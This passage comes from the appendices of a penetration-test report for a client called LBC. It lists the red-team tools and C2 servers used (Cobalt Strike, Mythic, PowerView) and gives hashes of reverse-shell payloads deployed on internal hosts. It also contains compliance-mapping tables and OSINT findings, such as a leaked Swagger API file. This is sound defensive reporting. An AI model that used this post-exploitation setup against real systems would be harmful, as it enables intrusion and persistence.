PowerView	
Release	3.0.0
Description	PowerView is a part of the PowerSploit suite that simplifies reconnaissance on Active Directory Domains.
Use Case	[redacted] uses PowerView to achieve a clearer view of the Active Directory landscape and to enumerate trust relationships.
Source	https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon

Cobalt Strike	
Release	4.5
Description	Cobalt Strike is an adversary simulation tool designed to emulate APT post-exploitation behavior and execute complex attacks against Windows systems.
Use Case	[redacted] uses Cobalt Strike to maintain access to compromised Windows systems and perform post-exploitation activities, such as dumping credentials and lateral movement.
Source	https://www.cobaltstrike.com/

10.4 COMMAND AND CONTROL

[redacted] utilized Command and Control tooling throughout the engagement and the following section details the configuration and deployment information regarding the two main tools - Cobalt Strike and Mythic. [redacted] recommends the LBC security team to analyze any captured traffic or logs for indicators of compromise associated with these tools.

[redacted] used Cobalt Strike as the primary post-exploitation tool for compromised Windows systems. Cobalt Strike beacons provide a wide range of functionality and [redacted] used them throughout the attack lifecycle. The following table lists the information about the [redacted] Cobalt Strike deployment:

Cobalt Strike	
IP Address	**10.0.254.202**
Version	4.5

Aggressor Scripts	• bluscreenofjeff AggresorScripts Repository
	  ○ *https://github.com/bluscreenofjeff/AggressorScripts*
	• harleyQu1nn AggressorScripts Repository
	  ○ *https://github.com/harleyQu1nn/AggressorScripts*

[redacted] used Mythic as the primary tool to maintain persistence on compromised Linux machines and to perform post-exploitation activities, such as looting the filesystem, dumping credentials and tunneling traffic. The table below lists the relevant information about the [redacted] Mythic deployment:

Mythic	
IP Address	**10.0.254.201**
Version	2.2 (commit hash - 637cb30a875b85e4c432026d5f984e0b53784a65)
C2 Profiles	• HTTP

Loaded Agents	• Apollo
	  ○ *https://github.com/MythicAgents/Apollo*
	• Medusa
	  ○ *https://github.com/MythicAgents/Medusa*
	• Merlin
	  ○ *https://github.com/MythicAgents/merlin*

10.5 MALWARE SAMPLES

[redacted] utilizes a wide range of techniques that mimic real threat actors and that involves deploying malware. This malware poses no threat to the critical infrastructure of LBC and is deployed primarily to achieve callbacks to the C2 servers that [redacted] set up. The goal of this section is to allow LBC to understand what could pose a threat and to follow the indicators of compromise.

Filename	SHA-256	Payload Description
reverse.elf	6288e2b7451b67e7e28941ccb1ae37fa5e28a750 28c07b48edfb0250d0e8e8f1	TCP on port 4444 **Affected Hosts:** 10.0.17.50
shell.elf	3fac5c51a77415ee602158aa73c972d91dba8768 4cf4d53d6b5750086a039be8	TCP Reverse Shell on port 7777 **Affected Hosts:** 10.0.17.50, 10.0.17.14
reverse	428fa6b850e66c33a1231174cff632c9741ee63d9 9f967ac46eefb54db7375cc	TCP Reverse Shell on port 4444 **Affected Hosts:** 10.0.17.14

11. APPENDIX D: COMPLIANCE VIOLATIONS

11.1 PCI DSS VIOLATIONS

PCI Data Security Standard — Overview	Violating Findings
Build and Maintain a Secure Network and Systems	
1. Install and maintain a firewall configuration to protect cardholder data	7.2.4, 7.2.5, 7.2.7, 7.2.8
2. Do not use vendor-supplied defaults for system passwords and other security parameters	7.2.1, 7.2.2, 7.2.4, 7.2.5, 7.3.1, 7.4.1, 7.4.2
Protect Cardholder Data	
3. Protect stored cardholder data	7.2.4, 7.2.5
4. Encrypt transmission of cardholder data across open and public networks	7.2.4, 7.2.6
Maintain a Vulnerability Management Program	
5. Protect all systems against malware and regularly update anti-virus software or programs	7.3.2
6. Develop and maintain secure systems and applications	7.2.1, 7.2.2, 7.2.3, 7.2.4, 7.2.5, 7.2.7, 7.3.1, 7.4.2
Implement Strong Access Control Measures	
7. Restrict access to cardholder data by business need to know	7.2.4, 7.2.5, 7.4.1
8. Identify and authenticate access to system components	7.2.1, 7.2.4, 7.2.5, 7.3.1, 7.4.1, 7.4.2
9. Restrict physical access to cardholder data	
Regularly Monitor and Test Networks	
10. Track and monitor all access to network resources and cardholder data	
11. Regularly test security systems and processes	
Maintain an Information	
12. Maintain a policy that addresses information security for all personnel	7.2.4

11.2 GDPR VIOLATIONS

Technical and Organizational Measures	GDPR Article
1. Maintain Governance Structure	
1. Assign responsibility for data privacy to an individual (e.g. Privacy Officer, General Counsel, CPO, CISO, EU Representative)	
2. Appoint a Data Protection Officer (DPO) in an independent oversight role	
3. Maintain roles and responsibilities for individuals responsible for data privacy (e.g. Job descriptions)	
4. Conduct regular communication between the privacy office, privacy network and others responsible/accountable for data privacy	
5. Conduct an Enterprise Privacy Risk Assessment	24, 39
2. Maintain Personal Data Inventory and Data Transfer Mechanisms	
6. Maintain an inventory of personal data and/or processing activities	30
7. Maintain documentation of the transfer mechanism used for cross–border data flows (e.g., model clauses, BCRs, Regulator approvals)	
8. Use Binding Corporate Rules as a data transfer mechanism	
9. Use contracts as a data transfer mechanism (e.g., Standard Contractual Clauses)	
10. Use Regulator approval as a data transfer mechanism	
11. Use adequacy or one of the derogations (e.g. consent, performance of a contract, public interest) as a data transfer mechanism	
12. Use the Privacy Shield as a data transfer mechanism	
3. Maintain Internal Data Privacy Policy	
13. Maintain a data privacy policy	5, 24, 91
14. Document legal basis for processing personal data	6, 9, 10
4. Embed Data Privacy	
15. Maintain policies/procedures for collection and use of sensitive personal data (including biometric data)	
16. Maintain policies/procedures for collection and use of children and minors' personal data	

17. Maintain policies/procedures for maintaining data quality	
18. Maintain policies/procedures for the de–identification of personal data	
19. Maintain policies/procedures to review processing conducted wholly or partially by automated means	
20. Maintain policies/procedures for secondary uses of personal data	
21. Maintain policies/procedures for obtaining valid consent	
22. Integrate data privacy into records retention practices	
23. Integrate data privacy into direct marketing practices	
24. Integrate data privacy into the organization's use of social media practices	
25. Integrate data privacy into research practices (e.g., scientific and historical research)	
5. Maintain Training and Awareness Program	
26. Conduct privacy training	
6. Manage Information Security Risk	
27. Integrate data privacy risk into security risk assessments	32
28. Integrate data privacy into an information security policy	5, 32
29. Maintain technical security measures (e.g. intrusion detection, firewalls, monitoring)	32
30. Maintain measures to encrypt personal data	32
31. Maintain procedures to restrict access to personal data (e.g. role–based access, segregation of duties)	32
32. Conduct regular testing of data security posture	32
7. Manage Third–Party Risk	
33. Maintain data privacy requirements for third parties (e.g. clients, vendors, processors, affiliates)	
34. Maintain procedures to execute contracts or agreements with all processors	
35. Conduct due diligence around the data privacy and security posture of potential vendors/processors	
8. Maintain Notices	
36. Maintain a data privacy notice	8, 13, 14
37. Provide data privacy notice at all points where personal data is collected	13, 14, 21

9. Respond to Requests and Complaints from Individuals	
38. Maintain procedures to respond to requests for access to personal data	15
39. Maintain procedures to respond to requests and/or provide a mechanism for individuals to update or correct their personal data	16, 19
40. Maintain procedures to respond to requests to opt–out of, restrict or object to processing	7, 18, 21
41. Maintain procedures to respond to requests for data portability	20
42. Maintain procedures to respond to requests to be forgotten or for erasure of data	17, 19
10. Monitor for New Operational Practices	
43. Integrate Privacy by Design into data processing operations	
44. Maintain PIA/DPIA guidelines and templates	
45. Conduct PIAs/DPIAs for new programs, systems, processes	
46. Conduct PIAs or DPIAs for changes to existing programs, systems, or processes	
47. Engage external stakeholders (e.g., individuals, privacy advocates) as part of the PIA/DPIA process	
48. Track and address data protection issues identified during PIAs/DPIAs	
49. Report PIA/DPIA analysis and results to regulators (where required) and external stakeholders (if appropriate)	
11. Maintain Data Privacy Breach Management Program	
50. Maintain a data privacy incident/breach response plan	33, 34
41. Maintain a breach notification (to affected individuals) and reporting (to regulators, credit agencies, law enforcement) protocol	12, 33, 34
52. Maintain a log to track data privacy incidents/breaches	33
12. Monitor Data Handling Practices	
53. Conduct self–assessments of privacy management	
54. Maintain documentation as evidence to demonstrate compliance and/or accountability	5, 24
13. Track External Criteria	
55. Identify ongoing privacy compliance requirements, e.g., law, case law, codes, etc.	

12. APPENDIX E: OSINT ARTIFACTS

[redacted] conducted an extensive Open-Source Intelligence investigation. Section 10.1 contains the significant OSINT findings, and 10.2 shows the discovered LBC social media attack surface.

12.1 OSINT FINDINGS

Leaked API Authentication Scheme - Stack Overflow	
Description	An LBC employee posted a public question on Stack Overflow seeking advice on an API security scheme. The employee attached the unredacted Swagger API scheme, revealing the structure of an internal endpoint.
Risk	The posted scheme gives threat actors intelligence on the inner workings of the LBC API that they could use to conduct attacks on it. Moreover, the question details an unpatched authentication flaw, which puts the API at immediate risk of compromise, should an attacker breach the LBC network.
Recommendation	[redacted] recommends LBC immediately delete the Stack Overflow post and conduct internal security awareness training to ensure that sensitive information relating to internal security configurations is not publicly posted in the future. This security flaw must be patched as soon as possible before a threat actor can take advantage of it.
MITRE ATT&CK	T1593 – Search Open Websites/Domains
	M1056 – Pre-compromise
Source	https://stackoverflow.com/questions/69502434/swagger-file-security-scheme-defined-but-not-in-use

Swagger file security scheme defined but not in use

Asked 29 days ago Active 29 days ago Viewed 241 times

1

I have a Swagger 2.0 file that has an auth mechanism defined but am getting errors that tell me that we aren't using it. The exact error message is "Security scheme was defined but never used".

How do I make sure my endpoints are protected using the authentication I created? I have tried a bunch of different things but nothing seems to work.

I am not sure if the actual security scheme is defined, I think it is because we are using it in production.

I would really love to have some help with this as I am worried that our competitor might use this to their advantage and steal some of our data.

Figure 80. Stack Overflow question posted by the user jimjoseph_lebonboncroissant

```
swagger: "2.0"

# basic info is basic
info:
  version: 1.0.0
  title: Das ERP

# host config info
# Added by API Auto Mocking Plugin
host: virtserver.swaggerhub.com
basePath: /rossja/whatchamacallit/1.0.0
#host: whatchamacallit.lebonboncroissant.com
#basePath: /v1

# always be schemin'
schemes:
- https

# we believe in security!
securityDefinitions:
  api_key:
    type: apiKey
    name: api_key
    in: header
    description: API Key

# a maze of twisty passages all alike
paths:
  /dt/invoicestatuses:
```

```
  get:
    tags:
      - invoice
    summary: Returns a list of invoice statuses
    produces:
      - application/json
    operationId: listInvoiceStatuses
    responses:
      200:
        description: OK
        schema:
          type: object
          properties:
            code:
              type: integer
            value:
              type: string
```

Figure 81. LBC Swagger API scheme disclosed on Stack Overflow

Sensitive Information Leaked - Google Drive	
Description	GitHub account "*slugworth-le-bonbon-muffin*" created a Git repository which leaked a public Google Drive folder containing several Waveform Audio File Format (WAV) files. These audio files contained conversations that disclosed sensitive internal information about LBC, such as private employee data, production incidents, and warehouse violations.
Risk	The Google Drive folder provides threat actors with sensitive information and intelligence that can be leveraged to conduct attacks on LBC's network. Additionally, several of the audio files mentioned possible regulatory compliance violations and production incidents, which could result in enormous fines or harm LBC's reputation. Leaked credentials, software disclosure, and possible vulnerable infrastructure were other types of information disclosed by the audio files.
Recommendation	[redacted] recommends LBC address the disclosed information, and assess the risks posed by the audio files. LBC should ensure that all vulnerabilities, leaked credentials, or sensitive information disclosed by the files are properly resolved or mitigated. Regulatory compliance violations that LBC believes were revealed in the audio files should be immediately reported in order to avoid future violations, fines, and further damage to LBC's reputation.
MITRE ATT&CK	T1213.003 - Data from Information Repositories: Code Repositories
	M1017 - User Training M1047 - Audit

Source	https://drive.google.com/drive/folders/1i4EG0h_oIW79nQ_SxEi5J9VwedbpSK1d



Figure 82. Leaked Google Drive folder containing audio files of internal LBC conversations

12.2 MALTEGO SOCIAL MEDIA INVESTIGATION GRAPH



Figure 83. OSINT graph from Maltego

14. APPENDIX G: NETWORK DIAGRAMS



Figure 84. Diagram showing the breakdown of discovered ports and services on each scanned endpoint

15. APPENDIX H: FINDING BLOCK LEGEND

[redacted] examines a variety of factors to produce a detailed analysis of each technical finding. This section contains the legend that explains every relevant field of analysis within Section 7:

Field	Description
Risk	[redacted] measures the overall criticality of a vulnerability by combining the impact and likelihood using the risk matrix found in section 3.2 Risk Overview.
CVSS	[redacted] provides Common Vulnerability Scoring System 3.1 (CVSS) ratings for technical findings to augment its qualitative heuristic risk matrix with a quantitative metric. CVSS cannot account for the entire business context of a vulnerability; therefore, the [redacted] risk rating takes precedence.
Impact	[redacted] determines the impact level of a finding by its scope and the damage that a threat may inflict to arrive at a single rating, the criteria for which can be found in Appendix B.
Likelihood	[redacted] examines the privilege level and the simplicity of executing an attack to arrive at a single rating, the criteria for which can be found in Appendix B.
Affected Scope	[redacted] keeps a detailed inventory of all client assets affected by discovered vulnerabilities within the affected scope to help direct mitigation activities.
Vulnerability Summary	[redacted] gives a brief description of each technical finding appropriate for both executive and technical audiences.
Impact Description	[redacted] provides additional context to explain the impact level and elaborate on the degree of damage a threat actor can inflict in the case of an attack.
Likelihood Description	[redacted] explains the likelihood rating of a technical finding by elaborating on the privilege level and the simplicity of exploiting a vulnerability.
MITRE ATT&CK	[redacted] provides the technique adversaries use that is mapped. [redacted] provides the mitigation that is connected to the technique.
Exploitation Details	[redacted] outlines a step-by-step instruction for the client security team to reproduce all findings and verify successful remediation after mitigating them.
Remediation	[redacted] aids client mitigation efforts by recommending remediation steps or compensating controls for the vulnerabilities discovered.
Compliance Violations	[redacted] connects discovered vulnerabilities to PCI DSS and GDPR by providing a reference to the requirements that are violated. A complete list of violations and their respective PCI DSS and GDPR requirements can be found in Appendix D.